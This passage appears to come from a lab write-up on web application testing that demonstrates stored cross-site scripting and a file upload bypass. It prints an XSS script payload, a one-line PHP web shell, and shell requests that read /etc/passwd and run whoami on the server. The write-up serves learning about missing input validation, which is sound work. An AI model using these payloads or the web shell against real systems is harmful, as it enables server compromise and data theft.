
the result:



I also tested a script to get a cookie of the site.




The result:




This is also because the input validation is missing, so the browser executes the scripts.


Stored XSS




I injected Name:test, Message:<script>alert('Stored XSS')</script>




This shows the data I injected was in the data.



When I reloaded the page, it threw the alert.




And, when I moved to another tab and came back, it threw the alert.




The script injected stayed in the database, and was triggered.

File Upload Bypass




I made a shell file that contains <?php system($_GET['cmd']); ?>, which runs commands on the server.




I uploaded the file, and using the URL, I was able to access the database.


shell.php?cmd=cat /etc/passwd



shell.php?cmd=whoami



